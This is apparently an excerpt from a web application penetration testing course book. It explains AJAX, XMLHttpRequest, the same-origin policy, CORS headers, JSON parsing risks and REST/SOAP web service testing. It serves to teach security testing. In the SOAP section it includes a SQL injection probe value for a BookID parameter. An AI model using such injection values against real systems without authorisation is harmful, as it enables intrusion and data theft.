There is no such luck with an HTTP POST request. Variables live in the payload of the request. Although POST requests certainly still exhibit XSS vulnerabilities, attacks can be harder to demonstrate and weaponize as is.

Mark Baggett (@MarkBaggett), GSE #15 and author of *SEC573: Automating Information Security with Python*, provides get2post.py to help us get back to the lovely demo link we all love so much.

Run/host this as needed on an accessible server.

get2post.py is available at https://sec542.com/16.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. **Exercise: XSS**
12. AJAX
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

SEC542 Workbook: XSS

Exercise 4.4: XSS

SEC542 Workbook: XSS

Please go to Exercise 4.4 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. **AJAX**
13. Data Attacks
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

AJAX - Asynchronous JavaScript and XML (1)

- AJAX is a web technology that allows creation of asynchronous web applications
- The main feature of AJAX is to allow a client-side web application (typically JavaScript) to send requests and receive responses without redrawing the whole web page
- AJAX decouples the data interchange layer and the presentation layer
- A typical example:
  - A user clicks on a button in the displayed web page
  - An event handler catches the click and sends a request to a target website asynchronously
    - The displayed web page does not change
  - Upon arrival of the response it is processed, and the displayed web page updated accordingly

AJAX – Asynchronous JavaScript and XML (1)

AJAX (Asynchronous JavaScript and XML) is a web technology that allows for creation of rich, asynchronous web applications.

What do we mean by asynchronous? Well, AJAX allows a developer to decouple the data interchange layer and the presentation layer.


In other words, the client-side of the application, typically running in JavaScript can, with the help of AJAX, send a request asynchronously, in the background, receive a response and parse it, and finally update the DOM, without having to redraw the whole web page again.

This is amazingly powerful. Just think of a typical example:

1. The web page has been rendered by the web browser, and the user wants to change something; they click on a button.
2. The client-side web application, running in JavaScript, has set an event handler so a JavaScript function is called whenever a user clicks on the button. This JavaScript function, that has now been called, catches the click and sends a request to a target website. Notice that the displayed web page does not change.
3. Upon arrival of the response, the same JavaScript processes and parses it, and updates the web page (through modification of a DOM element) accordingly. Now the page has changed, but it was not necessary to redraw it.

AJAX - Asynchronous JavaScript and XML (2)

- The example below shows Microsoft Word as a web application
  - It's a fully featured port of fat client Microsoft Word application
- AJAX and the DOM interface make it possible to build such applications
  - AJAX is responsible for background requests – i.e., saving data



AJAX – Asynchronous JavaScript and XML (2)

The example on this page shows a rich, powerful client-side application that utilizes AJAX a lot: Microsoft Word.

It is a fully featured port of the fat client application that everyone is familiar with.

AJAX and the DOM interface make it possible to build such applications.

XMLHttpRequest

- The main object that allows interaction with remote servers i:s `XMLHttpRequest` (XHR)
- `XMLHttpRequest` allows retrieval of data from a URL without having to refresh the whole web page:
  - The request is sent in the background
  - Once the request completes a developer defined function can be called
  - This allows a web application to update the DOM without disturbing what the user is doing
- Modern applications using popular frameworks (jQuery, Angular, React) quite often replace `XMLHttpRequest` with their own implementation
- The new Fetch API aims to replace `XMLHttpRequest` with a more powerful and flexible feature set

XMLHttpRequest

The main object, provided by the browser, that allows interaction with remote servers in the background is the `XMLHttpRequest` object. This object allows retrieval of data from a URL without having to refresh the whole web page: it allows a developer to send a request in the background and define a function that will be called not only when the response has arrived but even during the fetching. This allows a client-side web application to modify the DOM and update the appearance based on what is happening with the request in the background.

Modern web application using popular frameworks such as jQuery, Angular, React, and similar (and we will mention these later) often implement their own abstraction layer over `XMLHttpRequest`, making issuing of such requests even easier.

The `XMLHttpRequest` object has been around since the beginning, and now it's showing its age – the new Fetch API that is now supported by most modern browsers, aims to replace `XMLHttpRequest` with a more powerful and flexible feature set.

XMLHttpRequest Properties and Methods (1)

- `XMLHttpRequest` has a number of useful properties and methods
- `readyState` property returns the state an `XMLHttpRequest` client is in:
  - 0 = UNSENT – Created but open() not called yet
  - 1 = OPENED – open() has been called
  - 2 = SENT – send() has been called, and headers and status are available
  - 3 = LOADING – downloading
  - 4 = DONE – complete
- By inspecting the status of `readyState`, web application can change its behavior

XMLHttpRequest Properties and Methods (1)

Being an object created by a browser, `XMLHttpRequest` has a number of useful properties and methods. Before diving deep(er) into available features, the `readyState` property must be explained. This property contains the state an `XMLHttpRequest` client is in. Specifically, it supports the following states:

- 0 = UNSENT – A request has been created but open() has not been called yet. This means that the object has been instantiated, but no other parameters were supplied.
- 1 = OPENED – The open() method was used to identify the target URL and the HTTP method of this request.
- 2 = SENT – The send() method was called. This will actually issue the HTTP request over the network.
- 3 = LOADING – The request is being processed. Most applications will show the "spinning wheel" when in this state to indicate that something is happening in the background.
- 4 = DONE – Finally, the request has finished, and it is fully available for processing.

Since it is possible to specify a function (an event handler) that is called every time the `readyState` property changes, the developer can easily modify behavior of the application depending on the current status of the issued HTTP request.

XMLHttpRequest Properties and Methods (2)

- **`open()`** – Initializes a request and allows the method to be defined
- **`withCredentials`** – Property specifying if the request should contain cookies
  - Otherwise the request is sent without cookies
- **`onreadystatechange`** – Property containing an event handler (a function) that will be called whenever readyState changes
  - If readyState is 4, the request has finished
- **`response`** – Property containing the response body
  - Type depends on the responseType property
- **`responseText`** – Property containing response body as text
- **`status`** – Property containing status code of the response

XMLHttpRequest Properties and Methods (2)

Besides the previously explained `readyState` property, the following list contains the most important properties and methods:

- **`open()`** – Initializes a request and allows the method to be defined
- **`withCredentials`** – This property, when set to true, tells the browser that it should append credentials (i.e., cookies or authorization headers in case Basic or Digest authentication is used by the target website). Otherwise, the request is sent without cookies.
- **`onreadystatechange`** – This property allows a function to be defined (an event handler) that will be called automatically whenever the readyState property's status changes.
- **`response`** – This is a property that contains the whole response body. Its type will depend on the responseType property.
- **`responseText`** – Property containing response body as text.
- **status** – Property containing status code of the response (i.e., 200 if status code was OK).

All details about the `XMLHttpRequest` object can be found at: https://sec542.com/9h

Putting It All Together

```
<html>
    <head>
        <title>AJAX demo</title>
    </head>
    <body>
        <h1>SEC542 demo</h1>
        <button id="reveal" onclick="SendAJAX()">
        Click me!</button>
        <div id="sec542"></div>
    </body>
</html>
```

```
function SendAJAX() {
    var myRequest = new XMLHttpRequest();
    myRequest.open('GET', 'surprise.html');
    myRequest.onreadystatechange = function () {
        if (myRequest.readyState === 4) {
            document.getElementById('sec542').innerHTML = myRequest.responseText;
        }
    };
    myRequest.send();
}
```


Putting It All Together

To demonstrate how AJAX works, this page shows a very simple web application. The HTML contents, shown above, create a simple web page with a single button which says, "Click me!". The button has an onclick() event handler that will call a function called `SendAJAX()` when a user clicks on the button.

The code at the bottom contains the definition of the `SendAJAX()` function. This would normally be included in the main web page with <script></script> tags. The function creates an `XMLHttpRequest` object and assigns variable myRequest to it. After that, it sets the URL and the HTTP method to be surprise.html on the same website as the main HTML web page, and GET, respectively.

Next, the code sets the `onreadystatechange` property to a simple inline function – this function checks if `readyState` property's value is 4 (which means finished), and if it is, it will take the contents of the response through the `responseText` property and modify the element with the ID of "sec542" in the DOM to whatever was returned back.

XMLHttpRequest Features and Limitations

- Despite its name, `XMLHttpRequest` can be used to retrieve any type of data, not just XML:
  - For full-duplex communication over a single channel modern applications will typically use Websockets (the WebSocket API):
    - Allows receiving event-driven responses without having to poll the server for a reply
- `XMLHttpRequest` is bound with the same rules as anything else running in the browser:
  - This means that Same Origin Policy (SOP) applies as well
  - `XMLHttpRequest` can still be used to send any request to any destination
  - SOP will prevent `XMLHttpRequest` from reading the response

XMLHttpRequest Features and Limitations


Despite its name, the `XMLHttpRequest` object can be used to retrieve any type of data, not just XML. The data retrieved can even be without any structure since it is represented in the `responseText` property, so it is up to the client-side JavaScript to handle it.

Since it still requires a request to be sent (and a response to be generated), over an HTTP channel, modern applications will typically use Websockets when they need full-duplex communication. This will be faster, and it will allow receiving event-driven responses without having to poll the server for a reply.

`XMLHttpRequest` is bound with the same rules as any other code running on the same web page. Specifically, Same Origin Policy (SOP) applies as well. While it is possible to send arbitrary requests via `XMLHttpRequest` to any target domain, the browser will prevent the code to read the response unless the request and response share same origins. In case they don't, there will be an exception raised, as shown on this page.

Evading SOP

- Same Origin Policy creates issues when a developer wants to combine data from multiple web sites
- An easy (and a bit naïve) attempt to circumvent SOP is through an AJAX proxy
- AJAX proxy is an application level proxy:
  - Mediates HTTP requests and responses between browsers and servers
  - Client-side (web browser) just connects to the proxy
  - The proxy forwards the request to a remote site
  - Web browser is not aware of the AJAX proxy:
    - This means that no cookies for the target application are sent
    - Must be somehow handled by the AJAX proxy application



Evading SOP

SOP can be quite an obstacle for developers that want to create rich websites, or so-called mash-up websites where they combine elements from different source websites.

As we wrote on the previous page, while it is possible to send requests to a destination URL, if the origin does not match (which means that the JavaScript code sending the AJAX request was not loaded from the same origin as where the request is being sent), the browser will not allow the code to read the response.

One easy, and a bit naïve attempt to circumvent SOP is through an AJAX proxy. AJAX proxies are application level proxies that aim on evading SOP – they are typically setup as a frontend so a client (a web browser) just connects to the proxy. The proxy will then forward the request to a remote site – google.com or facebook.com as shown on this page. In other words, it will serve as a reverse proxy, but it will allow SOP to be bypassed since the client-side will be connecting only to a single origin (the URL of the Mash-up AJAX proxy).

However, there is one downside with this approach as well – since the browser will see all requests going to the URL address of the AJAX proxy, it will be a different origin than the backend sites so the browser will not send any credentials, such as cookies, with these requests. It will be up to the AJAX Mash-up proxy to retrieve these credentials.

Cross Origin Resource Sharing(CORS)

- Cross Origin Resource Sharing (CORS) is a mechanism that allows sharing of data between sites in different origins:
  - This effectively allows a site to bypass SOP
  - Based on additional (new) HTTP headers:
    - These new HTTP headers allow a web application running at one origin to access selected resources at a different origin
- CORS is used by modern browsers in `XMLHttpRequest` AJAX requests and in the new Fetch API
- New HTTP response headers are used by servers to tell a browser which resources can be accessed by a certain origin:
  - Access-Control-Allow-Origin
  - Access-Control-Allow-Credentials

Cross Origin Resource Sharing (CORS)

Cross Origin Resource Sharing (CORS) is a mechanism that was introduced in order to allow sharing of data between sites in different origin and eliminates the need for previously discussed Mash-up AJAX proxies.

CORS introduced a set of HTTP headers that can be used by a web server to indicate to the browser (the client-side of the application) when SOP can be bypassed, or relaxed. It is used by modern browsers in `XMLHttpRequest` AJAX requests or in the new Fetch API.

CORS introduced the following two new HTTP response headers that will be discussed shortly:

- Access-Control-Allow-Origin
- Access-Control-Allow-Credentials

CORS Headers

- Access-Control-Allow-Origin response header defines which origins are allowed to access content on this website

- The example above is very bad – setting this header to * allows any website on the internet to read data from sans.org:
  - In a penetration test, we should always check values of these headers
- Access-Control-Allow-Credentials is in combination with Access-Control-Allow-Origin:
  - Allows JavaScript to read the response if AJAX request was sent with Credentials

CORS Headers

When an AJAX request is sent, with the introduction of CORS, the web server can now send back a new header, Access-Control-Allow-Origin, which specifies which origins are allowed to consume (access) the content on this site.

For example, the request shown on this page is a GET request to /secret.php sent from sec542.org, so its origin is set to sec542.org.

The request is sent to sans.org and under normal SOP rules, the client-side JavaScript code would not be able to access the data. However, since the sans.org website sets the response header Access-Control-Allow-Origin to *, this allows any site on the internet to read its data! Such (incorrect) configurations are, unfortunately, very common and should always be checked for. The Access-Control-Allow-Origin response header should contain only websites that are allowed to read data from it.

Besides Access-Control-Allow-Origin, there is another response header that can be set: Access-Control-Allow-Credentials. This header defines if it is allowed for the client-side JavaScript code, running in the origin specified by the Access-Control-Allow-Origin header to read data that was retrieved when supplying authentication credentials, such as cookies.

Penetration Testing AJAX Applications

- Testing AJAX applications is not much different than standard applications
- All vulnerability categories we covered so far apply
- The biggest issue with AJAX applications is mapping:
  - Especially with modern, so called one-page web applications
  - Since a lot of content is created dynamically by JavaScript (modifying the DOM), old crawlers that were parsing HTML are now useless
- Burp and ZAP (with the AJAX Spider) are trying to overcome this, but do not expect much:
  - Sometimes plain old clicking on every link is the best approach:
    - If this causes a request, you will still see it in Burp
- Exploitation is same as everything else we have already covered

Penetration Testing AJAX Applications

Testing AJAX applications is not much different than standard applications. All vulnerability categories that have been covered throughout the course so far apply for AJAX web applications as well.

The biggest issue with AJAX applications is mapping – a standard crawler (spider) will have issues mapping AJAX applications since links are typically not represented as standard links (A tags) in HTML web pages. With most modern applications, especially popular "one-page" web applications, these links are created dynamically by JavaScript.

This will be an issue for our crawlers: While both Burp and ZAP (with the AJAX Spider) are trying to overcome this as much as possible, their efficiency will not be as good as expected.

Sometimes all a penetration tester needs to do is simply click every possible link or button in the browser. If this issues an AJAX request, it will be sent through the interception proxy which will allow for further analysis.

Exploitation will remain the same as everything else we have covered so far.

JavaScript Frameworks (1)

- Popularity of web applications led to development of JavaScript frameworks
- A framework defines the entire application design
- The goal is to offload development of frequent activities so a developer can simply include a framework
- There are many JavaScript frameworks available today, with the most popular below:
  - jQuery
  - AngularJS
  - ReactJS
  - Bootstrap
- Enterprises will have their own internal JavaScript frameworks

JavaScript Frameworks (1)

Popularity of web applications led to development of dozens of JavaScript frameworks. These frameworks normally define the entire application design; their goal is to offload development of commonly used functions so a developer can spend time on new functionality. It is typically enough to include these JavaScript frameworks as externally sourced scripts.

There are many JavaScript frameworks available today with most popular ones being jQuery, AngularJS, ReactJS and Bootstrap.

It is also quite common for bigger enterprises to have their own internally developed JavaScript frameworks.

JavaScript Frameworks (2)

- Framework identification is typically easy:
  - It will be one or more JavaScript files included at the very beginning of an HTML web page, as seen below for https://www.sans.org

```
<script type="text/javascript" src="/scripts/libs/jquery.min.js"></script>
<script type="text/javascript" src="/scripts/libs/jquery-ui.min.js"></script>
```

- Quite often, frameworks will be minimized or obfuscated, making their analysis more difficult
- They should be checked for known vulnerabilities:
  - Exploitability will depend on code flow—it could be in a component that is not referenced
  - Use the Retire.js Burp extension to identify them automatically

JavaScript Frameworks (2)

When testing modern applications, it is useful to identify which JavaScript framework is used by the application. This is typically easy to do—most frameworks will be included as externally sourced JavaScript files at the beginning of an HTML web page to allow for their usage further in the code.

On this page, we can see two JavaScript framework files being included by https://www.sans.org. It is also obvious which framework is used on the SANS website: jQuery.

If we take a look at the source code, we will see that it is quite difficult to read; indeed, in most cases, frameworks will be minimized and/or obfuscated to make loading as fast as possible. This will also make analysis more difficult.

In every penetration test, we should always check for known vulnerabilities in a framework that is used; there are many vulnerabilities that have been identified in common frameworks. Of course, just by being listed as a vulnerability does not mean that it can be exploited. One should also check if there is a code flow to the vulnerability or not; if there isn't, the vulnerability is dormant, but still should be reported.

There is a very nice Burp extension called Retire.js that will help in the identification of old, vulnerable, or obsolete frameworks. It has its own database of frameworks and vulnerabilities, and will passively analyze them and report all identified vulnerabilities in the Dashboard.

Server-side JavaScript

- JavaScript can also be used on server-side
- Most popular server-side JavaScript runtime is Node.JS:
  - Server-side application programming environment built on Chrome's V8 JavaScript engine
- Allows creation of server-side web applications built in JavaScript
- Makes sense for a lot of environments:
  - You do not need to have two teams of developers (i.e., JavaScript developers for frontend and Java or .NET developers for backend)
- Goes so far, so we even have fat client applications written in JavaScript:
  - Based on Electron
  - Most popular apps include Slack, Discord and GitHub's Atom editor

Server-side JavaScript

Being so popular, it's no wonder that JavaScript can also be used on server-side too. The most popular server-side JavaScript runtime is Node.JS. This is a server-side application programming environment built on Chrome's V8 JavaScript engine. In other words, it allows execution of JavaScript applications on the server.

This makes sense for a lot of environments. Imagine an enterprise that uses Java or .NET on the server-side; such an enterprise would need to have 2 developer teams: one that is building the backend application and one that is building the frontend, which needs to use JavaScript. With the introduction of server-side JavaScript engines, a single developer can work on both frontend and backend components.

To go even further, today it is possible to develop fat client applications that are also written in JavaScript. The most popular engine is Electron, and it allows creation of rich applications that are actually written in JavaScript. The most popular apps that run on top of Electron (and which are actually JavaScript applications) include Slack, Discord and GitHub's very popular Atom editor.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. **Data Attacks**
14. REST and SOAP
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

Data Attacks

- Modern, client-side heavy applications now push a lot of logic and presentation to the client:
  - This makes sense because it makes the application more responsive and easier to work with
    - We cut down on number of requests exchanged between a browser and a server
- Due to more logic being implemented in client-side JavaScript, more data is passed to the browser as well:
  - In many cases developers will actually send more data than needed
  - And then filter this data on the client side
  - Examination of responses in an interception proxy might leak very sensitive information
    - Make sure that you always inspect every response in your interception proxy!

Data Attacks

With the introduction of rich, client-side heavy web applications, a lot of logic is now also built into the client side. This makes sense because it makes the application more responsive and easier to work with for a user—the number of requests exchanged between a browser and a server is decreased making the look and feel much better.

However, due to more logic being implemented on the client-side, modern applications will also tend to push more data to a browser. Quite often we can see a lot of applications sending more data than needed to the client, and filtering what is being displayed by client-side JavaScript code. Of course, such an approach is inadequate as it will be simple for an attacker to intercept such a response and see (or modify) response data, so make sure that you always inspect every response in your interception proxy!

Data Formats

- For a long time, XML format was the only choice for open data interchange
  - Was made even more popular by SOAP web services
- When REST API's were introduced, another data format was introduced as an alternative to XML: JSON
- JSON (JavaScript Object Notation) is an open data interchange format
- JSON is language independent:
  - Derived from JavaScript, but is now supported by virtually every programming language for parsing and generating new JSON data
- Many advantages of JSON over XML:
  - Less verbose, smaller
  - Closer to JavaScript

Data Formats

For a long time, the XML data format was the only choice for open data interchange. With the introduction of SOAP (Simple Object Access Protocol) web services, XML became even more popular. However, since SOAP is relatively complex, a simpler web service protocol was needed, so REST (Representational state transfer) was introduced. Together with REST, another data format was introduced as an alternative to XML: JSON (JavaScript Object Notation).

JSON is another open data interchange format that is also language independent. Even though it is derived from JavaScript, today it is supported by virtually every programming language that can parse and generate new JSON data. JSON has many advantages over XML. The most important ones are that it is less verbose and smaller, as well as closer to JavaScript.

JSON

- As shown on the slide, JSON is very easy to read
  - Both for humans and machines
- Virtually every programming language has parsers
- JSON is actually valid JavaScript code:
  - This causes issues when on the client side it is parsed with `eval()`:
    - Unfortunately, very common
    - What could happen if we evaluate untrusted data
    - Remember, `eval()` = evil()
  - `JSON.parse()` should be used instead

```
{
  "firstName": "Arthur",
  "lastName": "Dent",
  "age": 42,
  "address": {
    "streetAddress": "155 Country Lane",
    "city": "Cottington",
    "country": "UH"
  },
  "phoneNumbers": [
    {
      "type": "home",
      "number": "+1 555 231 7892"
    },
    {
      "type": "office",
      "number": "+1 555 222 1219"
    },
  ],
  "computers": [],
  "spaceships": null
}
```


JSON

As shown on this page, JSON is very easy to read both for humans and machines.

If we take a look at the sample code here, we can see that it is actually valid JavaScript code. It can, in theory, be evaluated with the builtin `eval()` method; such evaluation will result in an object being created in memory. Such an approach in handling JSON objects is very bad—whatever has been injected in such a structure will be executed when evaluated (which is what the `eval()` method does—it simply evaluates code).

So remember that `eval()` is actually similar to evil() and that the `JSON.parse()` method should be used instead.

JSON Attacks (1)

- Attacking applications that use JSON is more or less the same as everything we have covered so far
- If JSON is parsed on the server-side, all attack vectors apply
  - Any input validation vulnerability can exist, such as Command or SQL injection, file inclusion, etc.
- If JSON is parsed on the client-side, attention should be paid to how this is done:
  - If `eval()` is used, manipulation of JSON data can lead to code execution, XSS-like attacks
  - Otherwise, quite often, sensitive data is leaked in responses
    - Check for disabled functionality on the client-side as well

JSON Attacks (1)

As with AJAX web applications, attacking applications that use JSON as data interchange format is also more or less the same as everything we have covered so far.

Here we have two options:

- If JSON is parsed on the server-side, all attack vectors apply. Every parameter should be tested for input validation vulnerabilities, such as Command or SQL injection, file inclusion, etc.
- If JSON is parsed on the client-side (by client-side JavaScript code), exploitation depends on how and what is being done with the JSON data. For example, if the JSON data is eval()-ed, exploitation could lead to client-side code execution such as with XSS-like attacks. Otherwise, it is possible that sensitive data is leaked in responses, which will be obvious when analyzing intercepted responses.

JSON Attacks (2)

- Tools support both XML and JSON today
- Burp correctly parses both XML and JSON structures in requests or responses
  - Auditor will perform injection in XML and JSON elements by default
- Sqlmap also supports JSON out-of-box

JSON Attacks (2)

The majority of tools we use today support both XML and JSON. Burp will correctly parse both XML and JSON structures, and so will the Auditor module, which can run attacks against endpoints accepting XML and JSON structures.

Sqlmap also supports JSON data out-of-box. It will correctly parse JSON structures and can launch attacks by tampering JSON parameters.

Course Roadmap

- Section 1: Introduction and Information Gathering
- Section 2: Content Discovery, Auth, and Session Testing
- Section 3: Injection
- **Section 4: XSS, SSRF, and XXE**
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

XSS, SSRF, and XXE

1. Document Object Model (DOM)
2. Cross-Site Scripting (XSS) Primer
3. Exercise: HTML Injection
4. XSS Impacts
5. BeEF
6. Exercise: BeEF
7. Classes of XSS
8. Exercise: DOM-Based XSS
9. Discovering XSS
10. XSS Tools
11. Exercise: XSS
12. AJAX
13. Data Attacks
14. **REST and SOAP**
15. Server-Side Request Forgery (SSRF)
16. Exercise: Server-Side Request Forgery
17. XML External Entities (XXE)
18. Exercise: XXE
19. Summary

Course Roadmap

The next section describes protecting cookies.

Penetration Testing Web Services

Web services are increasingly common these days, and should be included in our penetration tests:

- A web service is an application that can be described, published and consumed (invoked) over web
- Web services use the HTTP protocol, similarly to web applications
- REST and SOAP web services are commonly encountered:
  - Representational state transfer (REST) web services simply use the HTTP protocol:
    - Must allow consuming (reading and writing) with a stateless protocol
  - Simple Object Access Protocol (SOAP) is a messaging protocol that can use a variety of application layer protocols, but most often it is HTTP:
    - SOAP is an XML-based protocol

Penetration Testing Web Services

These days, web services are increasingly common. Besides native applications which often use web services due to their interoperability (i.e., a native application on a mobile device can consume same web services as a native application on Windows), quite often even standard web applications might be consuming web services.

So, what are web services? A web service is an application that can be described, published and consumed over web. Web service descriptions typically contain information about how methods of a web service can be consumed (i.e., a WSDL file for a SOAP web service describes it). Publishing web services simply consists of making them available on the web, while consuming will normally require a client (a native application or a web browser) to send appropriate HTTP requests to the exposed web service.

In this course, we will talk about web services that are consumed over the HTTP protocol, but for many web services (i.e., SOAP) any other transport mechanism can be used.

There are two commonly encountered web service types, REST and SOAP:

- Representational state transfer (REST) web services are simple to describe and consume, and use the HTTP protocol. One of the main requirements of the REST architecture is to allow consuming (reading and writing) of web services with a stateless protocol – so HTTP fits this perfectly.
  Messages in REST web services are most commonly transferred as JSON objects.
- Simple Object Access Protocol (SOAP) is a more complex messaging protocol that was built for extensibility. It can use a variety of application layer protocols – while most often this will be HTTP (and we will stick with it), SOAP can even use SMTP for transferring messages.
  Messages in the SOAP protocol are transferred as XML documents.

Let’s take a look at REST and SOAP services before we can discuss on how they can be tested. If you want to learn more about penetration testing REST and SOAP web services, we have a whole section about it in SEC642: Advanced Web App Penetration Testing, Ethical Hacking, and Exploitation Techniques.

RESTful web services

Web service API that is compliant with REST architectural requirements is called a RESTful API:

- Use standard HTTP requests for transferring information:
  - The URI defines the API endpoint (i.e., https://www.sec542.org/api/books)
  - The method defines the operation:
    - RESTful API's typically use GET, POST, PUT, DELETE HTTP methods
    - Names basically describe what each operation does
  - The payload can be formatted as almost anything, but JSON is used in most cases:
    - It could be XML or HTML as well
- When testing web services, we need to seed requests through our interception proxy:
  - We will use tools for this

RESTful web services

REST web services were first defined in 2000 by Roy Fielding, who was one of the principal authors of the HTTP specification. This architectural style was actually his PhD dissertation; since he developed REST in parallel with HTTP 1.1, there is no wonder that these two protocols are tightly related.

A web service that is compliant with these REST architectural requirements is called a RESTful API – and this is something we tend to encounter a lot.

Such web services use HTTP requests that are easy to understand:

- The URI defines the API endpoint that is to be consumed, i.e., https://www.sec542.org/api/books
- The method defines the operation that needs to be performed.
  RESTful API's normally use standard HTTP methods such as GET, POST, PUT and DELETE but any other method can be used – as long as the client side knows how to send it and the web service can consume it. An additional benefit here is that the method name will typically describe what operation it will perform – for example, GET will read data, DELETE will (logically) delete it, while POST or PUT can create new entries. Sometimes PATCH is used to change data, but it is all up to a developer to decide what they want to use.
- Finally, the payload can be formatted as almost anything as well. That being said, with RESTful API's JSON will be used in most cases

Now that we know what RESTful API's look like we can think about how to perform a penetration test on them. The methodology will be actually very similar to what we are talking about during this week: we will want to somehow seed requests for web services through our interception proxy so that we can intercept and modify requests – same as we do with normal web applications.

SOAP Web Services

- SOAP is a messaging protocol with three major characteristics:
  - It is extensible
  - It is neutral (it can use any transport protocol, be it TCP, UDP, HTTP or SMTP)
  - It works with any programming model
- Messages are transferred in XML

```
POST /BookCatalogue HTTP/1.1
Host: www.sec542.org
Content-Type: application/soap+xml; charset=utf-8
SOAPAction: "http://www.w3.org/2003/05/soap-envelope"

<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope" xmlns:m="http://www.example.org">
  <soap:Header>
  </soap:Header>
  <soap:Body>
    <m:CheckBookInCatalogue>
      <m:BookID>123</m:BookID>
    </m:CheckBookInCatalogue>
  </soap:Body>
</soap:Envelope>
```


SOAP Web Services

SOAP (Simple Object Access Protocol) is a messaging protocol that was designed for exchange of structured messages. It has the following three major characteristics:

- It is extensible; due to its structure that consists of XML documents, it supports concepts of SOAP features and SOAP modules
- It is neutral; meaning that SOAP can use any transport protocol for transferring messages. While in this course we will talk about HTTP being used as the application protocol, SOAP can carry messages over TCP, UDP or even SMTP.
- Finally, SOAP can work with any programming model and language, and indeed is supported by virtually everything (as is REST really).

SOAP messages are transferred as XML documents. The POST HTTP request below shows a typical SOAP request (shown on the next page):

```
POST /BookCatalogue HTTP/1.1
Host: www.sec542.org
Content-Type: application/soap+xml; charset=utf-8
SOAPAction: "http://www.w3.org/2003/05/soap-envelope"

<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope"
xmlns:m="http://www.example.org">
  <soap:Header>
  </soap:Header>
  <soap:Body>
      <m:CheckBookInCatalogue>
        <m:BookID>123</m:BookID>
      </m:CheckBookInCatalogue>
  </soap:Body>
</soap:Envelope>
```

We can see that this is a standard POST HTTP request to the /BookCatalogue endpoint, that in the body contains a SOAP XML document. This document consists of a standard envelope, header and body – in the example above the message is very simple and consists of one CheckBookInCatalogue element, with BookID of 123.


As with the previously mentioned REST web services, when testing SOAP web services our goal will be again to seed the requests through our interception proxy so we can modify them. See that BookID parameter of 123? What would happen if we intercept the request and change the contents to **`124`**, or to **`123' OR 1=1 –`**

Indeed, web services penetration testing methodologies are very similar to those used for web applications.

Postman

Postman is a collaboration platform for API development, very popular among developers:

- Supports Postman collections that contain descriptions of API's (Swagger files)
- Can be used to directly issue HTTP requests
- Supports JavaScript as Pre or Post scripts
- Should be used for seeding requests to Burp
